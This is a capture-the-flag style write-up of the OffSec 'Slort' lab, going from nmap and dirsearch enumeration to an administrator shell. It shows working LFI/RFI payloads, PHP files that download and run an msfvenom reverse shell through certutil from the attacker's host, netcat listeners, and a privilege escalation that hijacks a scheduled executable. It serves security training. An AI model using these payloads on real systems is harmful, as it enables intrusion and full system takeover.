
OffSec Practice

Slort(Intermediate)

Alif

Enumeration


Nmap



```
# Nmap 7.94SVN scan initiated Tue Jan 23 21:38:17 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 21,135,139,445,3306,4443,5040,7680,8080 -oA nmap.out 192.168[redacted]
Nmap scan report for 192.168[redacted]
Host is up (0.17s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3306/tcp open  mysql?
| fingerprint-strings:
|   NULL:
|_    Host '192.168[redacted]' is not allowed to connect to this MariaDB server
4443/tcp open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168[redacted]:4443/dashboard/
5040/tcp open  unknown
7680/tcp open  pando-pub?
8080/tcp open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.[redacted]:8080/dashboard/
|_http-open-proxy: Proxy might be redirecting requests
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=1/23%Time=65B0781A%P=x86_64-pc-linux-gnu%r
SF:(NULL,4D,"I\0\0\x01\xffj\x04Host\x20'192\.1[redacted]'\x20is\x20not\x2
SF:0allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-01-24T02:41:00
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 23 21:41:17 2024 -- 1 IP address (1 host up) scanned in 179.97 seconds
```


Some interesting ports here are open, however, i will start with port 8080 as it is a http port,

Upon using dirsearch to brute force the directories, i got these:



```
# Dirsearch started Tue Jan 23 22:02:36 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://192.168.[redacted]3080/ -x 403,404 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o dirbustersmall

301   345B   http://192.1[redacted]:8080/img    -> REDIRECTS TO: http://192.168[redacted]:8080/img/
301   346B   http://192.16[redacted]:8080/site    -> REDIRECTS TO: http://192.168.[redacted]8080/site/
503     1KB  http://192.168[redacted]:8080/examples
301   351B   http://192.168[redacted]080/dashboard    -> REDIRECTS TO: http://192.1[redacted]:8080/dashboard/
301   345B   http://192.16[redacted]:8080/IMG    -> REDIRECTS TO: http://192.168.[redacted]:8080/IMG/
301   346B   http://192.168[redacted]:8080/Site    -> REDIRECTS TO: http://192.168[redacted]:8080/Site/
301   345B   http://192.168[redacted]:8080/Img    -> REDIRECTS TO: http://192.168[redacted]:8080/Img/
301   351B   http://192.16[redacted]:8080/Dashboard    -> REDIRECTS TO: http://192.[redacted]:8080/Dashboard/
301   347B   http://192.16[redacted]:8080/xampp    -> REDIRECTS TO: http://192.168.[redacted]3080/xampp/
301   346B   http://192.16[redacted]:8080/SITE    -> REDIRECTS TO: http://192.168.[redacted]8080/SITE/
```


When going to the /site directory, came upon this, and started looking around:



Works


Lorem ipsum dolor sit amet, consectetur adipiscing elit. Phasellus placerat enim et urna sagittis, rhoncus euismod erat tincidunt. Donec tincidunt volutpat erat.

I noticed upon clicking the links in the website, that they looked like this:



```
68.[redacted]:8080/site/index.php?page=portfolio.php
```


This could lead to a LFI vulnerability, so i tried this, and it worked,



```
192.16[redacted]:8080/site/index.php?page=C:/windows/system32/drivers/etc/hosts
```

```
osoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # e
placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Add
or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x cli
7.0.0.1 localhost # ::1 localhost
```

Because of this i also tried RFI and this also worked:




```
192.168[redacted]080/site/index.php?page=http://192.168.45.250/test.txt
```

```
test
```


Getting the shell

I created a reverse shell payload from msfvenom:




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Slort]
└─$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.[redacted] LPORT=1234 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
```

And two php files, one to download the reverse shell payload and another will be to execute the payload,



```
<?php
$download = system('certutil.exe -urlcache -f http://192.168[redacted]/payload.exe payload.exe', $val)
?>
```


Img 1: upload.php



```
<?php
$execute = system('payload.exe', $val)
?>
```


Img 2: execute.php

So now i will set a python server on my directory with the files and another listener as according to my reverse shell port, 1234, then i will run a RFI for the upload and execute php respectively, then i will get the shell:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Slort]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.16[redacted]] from (UNKNOWN) [192.168[redacted]] 50523
```


Had to redo this, some issues on port 1234, had to restart the msfvenom and get a reverse shell for port 4443



```
operable program or batch file.

C:\xampp\htdocs\site>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\xampp\htdocs\site

01/24/2024  01:29 AM    <DIR>          .
01/24/2024  01:29 AM    <DIR>          ..
06/12/2020  06:45 AM            15,439 about.php
06/12/2020  06:45 AM             8,984 contact.php
06/12/2020  06:45 AM    <DIR>          css
06/12/2020  06:45 AM    <DIR>          fonts
06/12/2020  06:45 AM    <DIR>          images
06/12/2020  06:45 AM               208 index.php
06/12/2020  06:45 AM    <DIR>          js
06/12/2020  06:45 AM            17,128 LICENSE.txt
06/12/2020  06:45 AM            12,541 main.php
01/24/2024  01:43 AM            73,802 payload.exe
06/12/2020  06:45 AM            11,865 portfolio.php
06/12/2020  06:45 AM               781 README.txt
06/12/2020  06:45 AM    <DIR>          sass
06/12/2020  06:45 AM            11,819 services.php
               9 File(s)        152,567 bytes
               7 Dir(s)  28,604,985,344 bytes free
```


Privilege Escalation

Upon looking around, there is an interesting note found in C:/backup:




```
 Directory of C:\Backup

07/20/2020  06:08 AM    <DIR>          .
07/20/2020  06:08 AM    <DIR>          ..
06/12/2020  06:45 AM            11,304 backup.txt
06/12/2020  06:45 AM                73 info.txt
06/23/2020  06:49 PM            73,802 TFTP.EXE
               3 File(s)         85,179 bytes
               2 Dir(s)  28,604,805,120 bytes free

C:\Backup>type info.txt
type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168[redacted] get backup.txt
C:\Backup>
```

Seems that this TFTP.exe executable will run every 5 mins, i will reuse the payload from earlier and move it here, then rename it to TFTP.exe whereas the original TFTP.exe i will rename it to something else:



```
C:\Backup>move C:\xampp\htdocs\site\payload.exe C:\Backup
move C:\xampp\htdocs\site\payload.exe C:\Backup
        1 file(s) moved.

C:\Backup>mv TFTP.exe GG.exe
mv TFTP.exe GG.exe
'mv' is not recognized as an internal or external command,
operable program or batch file.

C:\Backup>move TFTP.exe GG.exe
move TFTP.exe GG.exe
        1 file(s) moved.

C:\Backup>move payload.exe TFTP.exe
move payload.exe TFTP.exe
        1 file(s) moved.

C:\Backup>move TFTP.exe TFTP.EXE
move TFTP.exe TFTP.EXE
        1 file(s) moved.

C:\Backup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\Backup

01/24/2024  01:54 AM    <DIR>          .
01/24/2024  01:54 AM    <DIR>          ..
06/12/2020  06:45 AM            11,304 backup.txt
06/23/2020  06:49 PM            73,802 GG.exe
06/12/2020  06:45 AM                73 info.txt
01/24/2024  01:43 AM            73,802 TFTP.EXE
               4 File(s)        158,981 bytes
               2 Dir(s)  28,604,477,440 bytes free

C:\Backup>
```

Now we wait with an open listener for 4443, and i got the admin shell:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Slort]
└─$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [192.16[redacted]] from (UNKNOWN) [192.168[redacted]] 50716
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
slort\administrator

C:\WINDOWS\system32>
```